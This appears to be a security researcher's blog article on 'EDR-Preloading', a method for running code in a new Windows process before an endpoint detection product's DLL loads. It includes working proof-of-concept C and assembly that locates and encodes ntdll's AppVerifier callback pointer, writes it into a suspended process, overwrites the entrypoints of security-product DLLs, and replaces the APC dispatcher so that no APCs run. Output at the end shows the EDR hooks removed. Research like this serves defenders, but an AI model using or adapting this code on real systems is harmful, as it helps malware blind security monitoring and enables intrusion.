Bypassing EDRs With EDR-Preloading

malwaretech.com/2024/02/bypassing-edrs-with-edr-preload.html

Previously, I wrote an article detailing how system calls can be utilized to bypass user mode EDR hooks. Now, I want to introduce an alternative technique, “EDR-Preloading”, which involves running malicious code before the EDR’s DLL is loaded into the process, enabling us to prevent it from running at all. By neutralizing the EDR module, we can freely call functions normally without having to worry about user mode hooks, therefore do not need to rely on direct or indirect syscalls.

This technique makes use of some assumptions and flaws in the way EDRs load their user mode component. The EDR need to inject its DLL into every process in order to hook user mode function, but run the DLL too early and the process will crash, run it too late and the process could have already executed malicious code. The sweet-spot most EDRs have gone with is starting their DLL as late in process initialization as possible, whilst still being able to do everything they need before the process entrypoint is called.

theoretically, all we need is to find a way to load code a little bit earlier in process initialization, then we can preempt the EDR.

A quick overview of the Windows process loader

To understand when EDR DLLs can and can’t load, we need to understand a bit about process initialization.

Whenever a new process is created, the kernel maps the target executable’s image into memory along with ntdll.dll. A single thread is then created, which will eventually serve as the entrypoint thread. At this time, the process is just an empty shell (the PEB, TEB, and imports are all uninitialized). Before the process entrypoint can be called, a fair bit of setup must be performed.

Whenever a new thread starts, its start address will be set to `ntdll!LdrInitializeThunk()`, which is responsible for calling `ntdll!LdrpInitialize()`.

`ntdll!LdrpInitialize()` has two purposes:


1. Initialize the process (if it’s not already initialized)
2. Initialize the thread

`ntdll!LdrpInitialize()` first checks the global variable `ntdll!LdrpProcessInitialized`, which, if set to FALSE, will result in a call to `ntdll!LdrpInitializeProcess()` prior to thread initialization.

`ntdll!LdrpInitializeProcess()` does what it says on the tin. It’ll set up the PEB, resolve the process imports, and load any required DLLs.

Right at the end of `ntdll!LdrpInitialize()` is a call to `ntdll!ZwTestAlert()`, which is the function used to run all the Asynchronous Procedure Calls (APCs) in the current thread's APC queue. EDR drivers that inject code into the target process and call it via `ntoskrnl!NtQueueApcThread()` will see their code executed here.

Once the thread and process initialization is complete and `ntdll!LdrpInitialize()` returns, `ntdll!LdrInitializeThunk()` will call `ntdll!ZwContinue()` which transfers execution back to the kernel. The kernel will then set the thread instruction pointer to point to `ntdll!RtlUserThreadStart()`, which will call the executable entrypoint and the process's life officially begin.


ntdll!LdrInitializeThunk
Call ntdll!LdrpInitialize()
ntdll!LdrInitialize
Call ntdll!LdrpInitialize() which calls ntdll!LdrpInitializeProcess()
ntdll!LdrInitializeProcess
Setup PEB, load kernel32.dll & kernelbase.dll, setup imports and load their associated dlls
Context Switch
After ntdll!LdrInitializeThunk() is complete it calls ZwContinue(), which causes the kernel switch the thread to point to ntdll!RtlUserThreadStart() then resume execution
ntdll!RtlUserThreadStart
Call kernel32!BaseThreadInitThunk()
Kernel32!BaseThreadInitThunk
Call process entrypoint
Process Entry Point
The fun begins

Process initialization flow chart

Older bypass techniques and drawbacks

Early APC queuing

Since APCs execute in First-in First-out order, it's sometimes possible to preempt certain EDRs by queueing your own APC first. Many EDRs monitor for new processes by register a kernel callback using `ntoskrnl!PsSetLoadImageNotifyRoutine()`. Whenever a new process starts, it automatically loads ntdll.dll and kernel32.dll, so this serves as a good way to detect when new processes are being initialized. By starting a process in a suspended state, you can queue an APC prior to initialization, therefore ending up at the front of the queue. This technique is sometimes referred to as "Early Bird injection".

The problem with queuing APCs is they have long been used for code injection, therefore `ntdll!NtQueueApcThread()` is hooked and monitored by most EDRs. Queuing an APC into a suspended process is highly suspicious and also well documented. It's also possible the EDR could hook your APC, re-order the APC queue, or do any matter of other things to ensure its DLL runs first.

TLS Callback

TLS callbacks are executed towards the end of `ntdll!LdrpInitializeProcess()`, but prior to `ntdll!ZwTestAlert()`, so, run before any APCs. In cases where an application uses TLS callback, some EDRs may inject code to intercept the callback, or load the EDR DLL slightly earlier to compensate. Much to my amazement, one EDRs I tested on was still bypassable using a TLS callback.


Finding something new

My goal was simple, but actually not simple at all, and also very time-consuming. I wanted to find a way to execute code before the entrypoint, before TLS callbacks, before everything that could possibly interfere with my code. This meant reverse engineering the entire process and DLL loader to look for anything I could use. In the end, I found exactly what I needed.

Behold, the AppVerifier and ShimEnginer interfaces


Long ago, Microsoft created a tool called AppVerifier, for, well, app verification. It's designed to monitor applications at runtime for bugs, compatibility issues, and so on. Much of AppVerifier's functionality is facilitated by the addition of a whole host of new callbacks inside ntdll.

While reverse engineering the AppVerifier layer, I actually found two sets of useful callback (AppVerifier and ShimEngine).



```
.mrdata:0000000180181240 g_pfnSE_InitializeEngine dq 0
.mrdata:0000000180181240
.mrdata:0000000180181248 g_pfnSE_LdrResolveDllName dq 0
.mrdata:0000000180181248
.mrdata:0000000180181250 g_pfnSE_InstallBeforeInit dq 0
.mrdata:0000000180181250
.mrdata:0000000180181258 g_pfnSE_LdrEntryRemoved dq 0
.mrdata:0000000180181258
.mrdata:0000000180181260 ; __int64 (*g_LdrpWow64PrepareForDebugge
.mrdata:0000000180181260 g_LdrpWow64PrepareForDebuggerAttach dq 0
.mrdata:0000000180181260
.mrdata:0000000180181260
.mrdata:0000000180181268 g_pfnSE_DllLoaded dq 0
```


Shim Engine related variables



```
.mrdata:00000001801812A0 AvrfpAPILookupCallbacksEnabled db 0
.mrdata:00000001801812A0
.mrdata:00000001801812A1 AVrfpEnabled     db 0
.mrdata:00000001801812A1
.mrdata:00000001801812A2 RtlGuardAllowSuppressedCalls db 0
.mrdata:00000001801812A2
.mrdata:00000001801812A3                  align 4
.mrdata:00000001801812A4 AvrfAppVerifierMode dd 0
.mrdata:00000001801812A4
.mrdata:00000001801812A8 AvrfpAPILookupCallbackRoutine dq 0
```

App Verifier related variables

Two pointers that caught my eye were `ntdll!g_pfnSE_GetProcAddressForCaller` and `ntdll!AvrfpAPILookupCallbackRoutine`, part of the ShimEngine and AppVerifier layers respectively. Both pointers are called toward the end of `ntdll!LdrGetProcedureAddressForCaller()`, which is the function used internally by GetProcAddress() to resolve the address of exported functions.



```
v27 = v40;
if ( AvrfpAPILookupCallbacksEnabled )
  AVrfCallAPILookupCallback(v40, *(v18 + 48), v34, 0i64, &v34);
if ( g_ShimsEnabled )
{
  v42 = 0i64;
  v31 = v27;
  v28 = v34;
  ((MEMORY[0x7FFE0330] ^ __ROR8__(g_pfnSE_GetProcAddressForCaller, 64 - (MEMORY[0x7FFE0330] & 0x3Fu))))(
    &v42,
    v18,
    v34,
    0i64,
    v31);
  if ( v42 )
    v28 = v42;
  v34 = v28;
}
```

The code in LdrGetProcedureAddressForCaller() which implements the callbacks

These callbacks are perfect because LdrGetProcedureAddress() is guaranteed to be called by LdrpInitializeProcess() when it loads kernelbase.dll. It's also called any time anything tries to resolve an export with GetProcAddress() / LdrGetProcedureAddress(), including the EDR, which has a lot of fun potential.
Even better, these pointers exist in a memory section that is writable prior to process initialization.

Deciding on a callback to hook

Whilst there were many good options, I decided to go with AvrfpAPILookupCallbackRoutine, which appears to have been introduced in Windows 8.1. Whilst I could use the older callbacks for compatibility with earlier Windows version, it'd be far more work and I wanted to keep my PoC simple.

The rest of the AppVerifer interface requires that you install a "Verifier Provider", which requires a ton of memory manipulation. The ShimEngine is slightly easier, but setting g_ShimsEnabled to TRUE enabled all callbacks, not just the one we want, so we must register every callback or the application will crash.

The newer AvrfpAPILookupCallbackRoutine is really nice for two reasons:

1. It can be enabled independently of the AppVerifier interface by setting `ntdll!AvrfpAPILookupCallbacksEnabled`, so no AppVerifier provider needed.
2. Both `ntdll!AvrfpAPILookupCallbacksEnabled` and `ntdlL!AvrfpAPILookupCallbackRoutine` are easily locatable in memory, especially on Windows 10.

Introducing EDR-Preloader

For demonstration purposes I decided to build a proof-of-concept that utilizes the AvrfpAPILookupCallbackRoutine callback to load before the EDR DLL, then prevent it from loading. Currently, I've only tested it on two major EDRs, but it should theoretically work against any EDR code injection with a few tweaks.

You can find the full source code at the bottom of the article.

Step 1: locating the AppVerifier callback pointer

In order to set up a callback we need to set `ntdll!AvrfpAPILookupCallbacksEnabled` and `ntdll!AvrfpAPILookupCallbackRoutine`. On Windows 10, both variables are located toward the beginning of ntdll's `.mrdata` section, which is writable during process initialization.

`ntdll!AvrfpAPILookupCallbacksEnabled` is found direct after `ntdll!LdrpMrdataBase` (though sometimes `ntdll!LdrpKnownDllDirectoryHandle` sits before it).

Both variables seem to always be exactly 8 bytes apart and in the same order. In an initialized process, the layout should look something like this:

offset+0x00 - `ntdll!LdrpMrdataBase` (set to base address of .mrdata section)
offset+0x08 - `ntdll!LdrpKnownDllDirectoryHandle` (set to a non-zero value)
offset+0x10 - `ntdll!AvrfpAPILookupCallbacksEnabled` (set to zero)
offset+0x18 - `ntdll!AvrfpAPILookupCallbackRoutine` (set to zero)

We can scan the .mrdata section in our own process for a pointer containing the section base address, then the first NULL value after that will be AvrfpAPILookupCallbackRoutine.

```
ULONG_PTR find_avrfp_address(ULONG_PTR mrdata_base) {
    ULONG_PTR address_ptr = mrdata_base + 0x280;  //the pointer we want is 0x280+ bytes in
    ULONG_PTR ldrp_mrdata_base = NULL;

    for (int i = 0; i < 10; i++) {
        if (*(ULONG_PTR*)address_ptr == mrdata_base) {
            ldrp_mrdata_base = address_ptr;
            break;
        }
        address_ptr += sizeof(LPVOID);  // skip to the next pointer
    }

    address_ptr = ldrp_mrdata_base;

    // AvrfpAPILookupCallbackRoutine should be the first NULL pointer after LdrpMrdataBase
    for (int i = 0; i < 10; i++) {
        if (*(ULONG_PTR*)address_ptr == NULL) {
            return address_ptr;
        }
        address_ptr += sizeof(LPVOID);  // skip to the next pointer
    }
    return NULL;
}
```

Step 2: setting up the callback to call our malicious code

The easiest way to set up the callback is just launch a second copy of our own process in a suspended state. Since ntdll is at the same address in every process, we only need to locate the callback pointer in our own process. Once our process is launched but in a suspended state, we can just use WriteProcessMemory() to set the pointer.

We could also use this technique for process hollowing, shellcode injection, and more, since it allows us to execute code without creating/hijacking threads, or queuing an APC. But for this PoC we'll keep it simple.

note: since many ntdll pointers are encrypted, we can't just set the pointer to our target address. We have to encrypt it first. Luckily, the key is the same value and stored at the same location across all processes.


```
LPVOID encode_system_ptr(LPVOID ptr) {
    // get pointer cookie from SharedUserData!Cookie (0x330)
    ULONG cookie = *(ULONG*)0x7FFE0330;

    // encrypt our pointer so it'll work when written to ntdll
    return (LPVOID)_rotr64(cookie ^ (ULONGLONG)ptr, cookie & 0x3F);
}
```

Now we can just write the pointer and set AvrfpAPILookupCallbacksEnabled to 1 using WriteProcessMemory():

```
    // ntdll pointer are encoded using the system pointer cookie located at SharedUserData!Cookie
    LPVOID callback_ptr = encode_system_ptr(&My_LdrGetProcedureAddressCallback);

    // set ntdll!AvrfpAPILookupCallbacksEnabled to TRUE
    uint8_t bool_true = 1;

    // set ntdll!AvrfpAPILookupCallbackRoutine to our encoded callback address
    if (!WriteProcessMemory(pi.hProcess, (LPVOID)(avrfp_address+8), &callback_ptr,
sizeof(ULONG_PTR), NULL)) {
        printf("Write 2 failed, error: %d\n", GetLastError());
    }

    if (!WriteProcessMemory(pi.hProcess, (LPVOID)avrfp_address, &bool_true, 1, NULL)) {
        printf("Write 3 failed, error: %d\n", GetLastError());
    }
```

Step 3: executing the callback & neutralizing the EDR

Once we call `ResumeThread()` on the suspended process, our callback will be executed every time `LdrpGetProcedureAddress()` is called, the first of which should be when `LdrpInitializeProcess()` loads kernelbase.dll.



```
LODWORD(v23) = LdrLoadDll(16385i64, 0i64, &LdrpKernelbaseDllName, &v126);
ApplicationKeyOption = v23;
if ( v23 < 0 )
{
  v24 = LdrpDebugFlags;
  if ( (LdrpDebugFlags & 3) == 0 )
    goto LABEL_314;
  v25 = "Loading Windows subsystem DLL \"%wZ\" failed with status 0x%08lx\n";
  v26 = 5602;
  goto LABEL_312;
}
```

LdrpInitializeProcess calling LdrLoadDll to load kernelbase.dll

A word of warning: kernelbase.dll is not fully loaded when our callback is fired, and the trigger happens inside LdrLoadDll, thus the loader lock is still acquired. Kernelbase not yet being loaded means we’re limited to calling only ntdll functions, and the loader lock prevents us from launching any threads or processes, as well as loading DLLs.

Since we’re highly restricted in what we can do, the simplest course of action is to just prevent the EDR DLL from loading, then wait until the process is fully initialized before starting the malware party.

To ensure proper neutralization of the EDRs I tested on, I took a multi-pronged approach.

DLL Clobbering

This early in the process lifecycle only ntdll.dll, kernel32.dll, and kernelbase.dll should be loaded. Some EDRs may pre-emptively map their DLL into memory, but wait until later to call the entrypoint. Whilst we could probably unload these DLLs by calling `ntdll!LdrUnloadDll()` once the loader lock is released (or do it manually), a quick and dirty solution is to just clobber their entrypoints.

What we'll do is iterate through the LDR module list and just replace the entrypoint address of any DLL that shouldn't be there.

```
DWORD EdrParadise() {
    // we'll replaced the EDR entrypoint with this equally useful function
    // todo: stop malware

    return ERROR_TOO_MANY_SECRETS;
}

void DisablePreloadedEdrModules() {
    PEB* peb = NtCurrentTeb()->ProcessEnvironmentBlock;
    LIST_ENTRY* list_head = &peb->Ldr->InMemoryOrderModuleList;
    LIST_ENTRY* list_entry = list_head->Flink->Flink;

    while (list_entry != list_head) {
        PLDR_DATA_TABLE_ENTRY2 module_entry = CONTAINING_RECORD(list_entry, LDR_DATA_TABLE_ENTRY2,
InMemoryOrderLinks);

        // only the below DLLs should be loaded this early, anything else is probably a security
product
        if (SafeRuntime::wstring_compare_i(module_entry->BaseDllName.Buffer, L"ntdll.dll") != 0 &&
            SafeRuntime::wstring_compare_i(module_entry->BaseDllName.Buffer, L"kernel32.dll") != 0
&&
            SafeRuntime::wstring_compare_i(module_entry->BaseDllName.Buffer, L"kernelbase.dll") !=
0) {

            module_entry->EntryPoint = &EdrParadise;
        }

        list_entry = list_entry->Flink;
    }
}
```

Disabling the APC dispatcher

When APCs are queued to a thread they get processed by `ntdll!KiUserApcDispatcher()`, which runs the APC then calls `ntdll!NtContinue()` to return the thread to its original context. By hooking KiUserApcDispatcher and replacing it with our own function that just calls NtContinue() on a loop, no APCs can ever be queued into our process (including those from the EDR's kernel driver).

```
; simple APC dispatcher that does everything except dispatch APCs
KiUserApcDispatcher PROC
  _loop:
    call GetNtContinue
    mov rcx, rsp
    mov rdx, 1
    call rax
    jmp _loop
  ret
KiUserApcDispatcher ENDP
```

Proxying LdrLoadDll calls

By placing a hook on `ntdll!LdrLoadDll()`, we can monitor which DLLs are being loaded. If any EDR tries to load its DLL using LdrLoadDll, we can unload or disable it. Ideally we probably want to hook `ntdll!LdrpLoadDll()`, which is lower level and called directly by some EDRs, but for simplicity's sake, we'll just use LdrLoadDll.


```
// we can use this hook to prevent new modules from being loaded (though with both EDRs I tested, we
don't need to)
NTSTATUS WINAPI LdrLoadDllHook(PWSTR search_path, PULONG dll_characteristics, UNICODE_STRING*
dll_name, PVOID* base_address) {

    //todo: DLL create a list of DLLs to either be allowed or disallowed

    return OriginalLdrLoadDll(search_path, dll_characteristics, dll_name, base_address);
}
```

Final Thoughts

While this PoC is only designed for Windows 10 64-bit, the technique should be viable on systems at least as early as Windows 7 (I haven't checked XP or Vista). However, finding the correct offsets is more difficult below Windows 10. For a more robust method, I recommend using a disassembler. Either way, this was a pretty fun weekend project and hopefully someone is able to learn something from it.

If you enjoy my work please follow me on LinkedIn and Mastodon for more.

You can find the full source code here: github.com/MalwareTech/EDR-Preloader


C:\Users\Admin\Desktop\EDR-Preloader.exe

```
WARNING: app crashes during LdrpInitializeProcess() can freeze the system, run this PoC in a VM.
hit return to continue.

NtSetContextThread hooked: True
NtAllocateVirtualMemory hooked: True
NtMapViewOfSection hooked: True

Running EDRPreloader...

found ntdll!LdrpMrdataBase at 0x7ffc41bf1290
found ntdll!AvrfpAPILookupCallbackRoutine at 0x7ffc41bf12a0

Hello from a (hopefully) unhooked process!
NtSetContextThread hooked: False
NtAllocateVirtualMemory hooked: False
NtMapViewOfSection hooked: False
```